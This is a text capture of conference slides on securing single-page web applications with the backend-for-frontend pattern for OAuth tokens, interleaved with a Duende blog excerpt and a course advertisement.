

The Restograde application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
API
A backend-for-frontend handling sensitive tokens
Tokens are handled in a backend, with much better security properties than a browser

@PhilippeDeRyck


The Restograde application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
API
The frontend and BFF run in the same domain, so cookies are easy to track state



The Restograde application
FRONTEND
BFF
AUTHORIZATION SERVER
API
1 Run the *Authorization Code* flow with client authentication
2 Issue access token and refresh token
3 Proxy API requests with access token retrieved from session
The BFF uses the cookie to retrieve the user's access token to attach it to outgoing requests


Duende.

Products Documentation Services Training Blog About

Securing SPAs using the BFF Pattern (once and for all)

March 26, 2021

Writing a browser-based application is hard, and when it comes to security the guidance changes every year. It all started with securing your Ajax calls with cookies until we learned that this is prone to CSRF attacks. Then the IETF made JS-based OAuth *official* by introducing the Implicit Flow - until we learned how hard it is to protect against XSS, token leakage and the threat of token exfiltration. Seems you cannot win.


In the meantime the IETF realised that Implicit Flow is an anachronism and will deprecate it. So what's next?

There is on-going work in the OAuth for browser-based Apps BCP document to give practical guidance on this very topic. Some earlier iterations of this document even came to the conclusion that you should not use OAuth at all in the browser - which is kind of funny for an OAuth working group document (I think this text has been removed since then).

Takeaway #6

A BFF keeps tokens out of the browser, which significantly increases security.

***Session riding* remains a realistic attack vector.**


The Restograde application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
2
Issue access token and refresh token
FRONTEND
BFF
3
Proxy API requests with access token retrieved from session
API
The BFF can inspect requests from the client and refuse requests that look strange or illegitimate

@PhilippeDeRyck

Key takeaways

1. Non-sensitive SPAs can handle tokens in the browser
2. Sensitive SPAs should keep tokens out of the browser with a BFF
3. BFFs can detect and block illegitimate traffic patterns

USEFUL REFERENCES

- OAuth 2.0 for Browser-Based Apps

  https://tools.ietf.org/html/draft-parecki-oauth-browser-based-apps

- Stealing access tokens with prototype pollution

  https://pragmaticwebsecurity.com/articles/oauthoidc/localstorage-xss.html


- Duende's BFF middleware for .NET

  https://blog.duendesoftware.com/posts/20210326_bff/

- Additional talks on SPA and API security

  https://pragmaticwebsecurity.com/talks.html

This online course condenses dozens of confusing specs into a crystal-clear academic-level learning experience


Mastering OAuth 2.0 and OpenI
courses.pragmaticwebsecurity.com/bundles/mastering-oauth-oidc
Pragmatic Web Security
Security for developers
SIGN IN


Mastering OAuth 2.0 and OpenID Connect

Your shortcut towards understanding OAuth 2.0 and OpenID Connect

OAuth 2.0 and OpenID Connect are crucial for securing web applications, mobile applications, APIs, and microservices. Unfortunately, getting a good grip on the purpose and use cases for these technologies is insanely difficult. As a result, **many implementations use incorrect configurations or contain security vulnerabilities**.

@PhilippeDeRyck

http://bit.ly/master-oauth



Thank you for watching!

Reach out for more information on our security training program

@PhilippeDeRyck

@manicode